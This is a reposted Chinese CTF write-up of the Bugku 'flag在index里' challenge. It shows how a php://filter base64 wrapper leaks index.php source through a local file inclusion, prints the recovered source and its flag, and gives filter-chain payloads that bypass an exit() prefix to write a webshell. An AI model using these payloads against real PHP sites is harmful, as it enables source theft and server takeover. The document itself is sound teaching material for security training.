

Bugku-flag在index里（本地文件包含）writeup

转载

xuchen16 于 2018-09-19 11:09:26 发布 2164 收藏 6
分类专栏: [ctf](#) 文章标签: [BugkuCTF](#) [flag在index里](#) [writeup](#) [本地文件包含](#)



[ctf](#) 专栏收录该内容

66 篇文章 6 订阅
订阅专栏

flag在index里

80

<http://120.24.86.145:8005/post/>

解题思路:

首先打开这道题, 页面只给你click me? no

点击进去显示test5

最常访问 新手上路

test5

第一步, 查看源代码, 无果

第二步bp, 无果

结合到题目, flag在index里, 大胆尝试<http://120.24.86.145:8005/post/index.php>, 可惜和之前一样

注意到了传值为<http://120.24.86.145:8005/post/index.php?file=show.php>

file这个变量应该是关键, 可惜无果

参考其他博主用到了php://filter

现在具体说说file=php://filter/read=convert.base64-encode/resource=index.php的含义

首先这是一个file关键字的get参数传递, php://是一种协议名称, php://filter/是一种访问本地文件的协议, /read=convert.base64-encode/表示读取的方式是base64编码后, resource=index.php表示目标文件为index.php。

通过传递这个参数可以得到index.php的源码, 下面说说为什么, 看到源码中的include函数, 这个表示从外部引入php文件并执行, 如果执行不成功, 就返回文件的源码。

而include的内容是由用户控制的，所以通过我们传递的file参数，是include（）函数引入了index.php的base64编码格式，因为是base64编码格式，所以执行不成功，返回源码，所以我们得到了源码的base64格式，解码即可。

如果不进行base64编码传入，就会直接执行，而flag的信息在注释中，是得不到的。

我们再看一下源码中 存在对 ../ tp data input 的过滤，其实这都是php://协议中的其他方法，都可以结合文件包含漏洞执行，具体可以百度一下，或者参考我的博客。

0x00 前言

php://filter是PHP中的一个协议，利用这个协议我们可以解决一些ctf的题目，或者挖掘出一些漏洞。

0x01 php://filter

php://filter可以作为一个中间流来处理其他流，具有四个参数：

名称	描述	备注
resource=<要过滤的数据流>	指定了你要筛选过滤的数据流。	必选
read=<读链的筛选列表>	可以设定一个或多个过滤器名称，以管道符（ ）分隔。	可选
write=<写链的筛选列表>	可以设定一个或多个过滤器名称，以管道符（ ）分隔。	可选
<; 两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。	

例子：

```
<?php
#这里没有指定过滤器

readfile("php://filter/resource=http://www.example.com");

?>
```

1.

```
<?php
/* 这会以大写字母输出 www.example.com 的全部内容 */

readfile("php://filter/read=string.toupper/resource=http://www.example.com");
```



5.

```
/* 这会和以上所做的一样，但还会用 ROT13 加密。 */
```

```
readfile("php://filter/read=string.toupper|string.rot13/resource=http://www.e
```


?>

这里使用了管道符|来对多个过滤器的名称进行了分割

0x02 ctf中的应用

①使用base64获取源码


例：bugku ctf练习平台的 flag在index里面 题目



test5

http://blog.csdn.net/qq_35544379

题目提示flag在index里面，但是无法通过查看源码得到有效信息，因此尝试使用php://filter获取源码



PGH0bWw+DQogICAgPHRpdGxlpKj1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9yd

http://blog.csdn.net/qq_35544379

可以看到通过base64加密后的源码已经爆出
解密，排版，轻松得到flag

```
<html>
  <head>
    <title>
      Bugku-ctf
    </title>
    <!--?php error_reporting(0); if(!$_GET['file']){echo '<a href= "../index.php?file=show.php"-->
  </head>

  <body>
    click me? no';} $file=$_GET['file']; if(strpos($file,'..')||strpos($file,
    '&quot;tp&quot;')||strpos($file,'&quot;input&quot;')||strpos($file,'&quot;data&quot;')){
    echo '&quot;Oh no!&quot;; exit(); } include($file); //flag:flag{edulcni_elif_lacol_si_siht}&gt;;
  </body>
</html>
```

http://blog.csdn.net/qq_35544379

②绕过关键限制

这一部分思路来源于：leavesongs大牛 <https://www.leavesongs.com/PENETRATION/php-filter-magic.html>
我是勤劳的搬运工

思路一

```
<?php
```

```
$content = '<?php exit; ?>';  
  
$content .= $_POST['txt'];  
  
file_put_contents($_POST['filename'], $content);
```


这里的\$content在开头增加了exit，使得我们即使可以成功写入一句话，也无法执行。

我们通过php://filter巧妙绕过这里的限制

- 1.对我们想要写入的一句话进行base64encode
- 2.php://filter/read=convert.base64-decode进行解码

那么\<?php exit;?>这一部分在经过解码后，php不对其解析，而我们想要写入的一句话正好被成功解码。因此得以成功上传webshell。

```
Content-Length: 102 一句话的base64编码  
txt=aPD9waHAgcGhwaW5mbygpOyA/Pg==;filename=php://filter/write=convert.base64-decode/resource=shell.php  
额外添加的字符a
```



思路二


上面的题目除了base64外，还有另一种做法。

我们可以发现我们想要去除的代码片其实是一个XML标签，因此我们可以想到一个函数去去除它：strip_tags

如果这样进行处理的话，我们想要写入的一句话也会被处理。

不过，我们的php://filter是可以使用多个过滤器的，因此我们可以先对我们想要的一句话进行编码，过滤器中先使用strip_tags函数进行处理再使用对应的解码方法即可！（如base64，rot-13

```
txt=PD9waHAgcGhwaW5mbygpOyA/Pg==;filename=php://filter/write=string.strip_tags|convert.base64-decode/resource=shell.php  
先strip_tags去除死亡exit，再将webshell用base64-decode还原
```



如果使用rot-13，则该方法仅限于当short_open_tag不开启的时候

转：1 https://blog.csdn.net/qq_35544379/article/details/78230629

2 <http://www.cnblogs.com/lxz-1263030049/p/9315957.html>

参考<https://www.leavesongs.com/PENETRATION/php-filter-magic.html>

参考：<https://www.securusglobal.com/community/2016/08/19/abusing-php-wrappers/>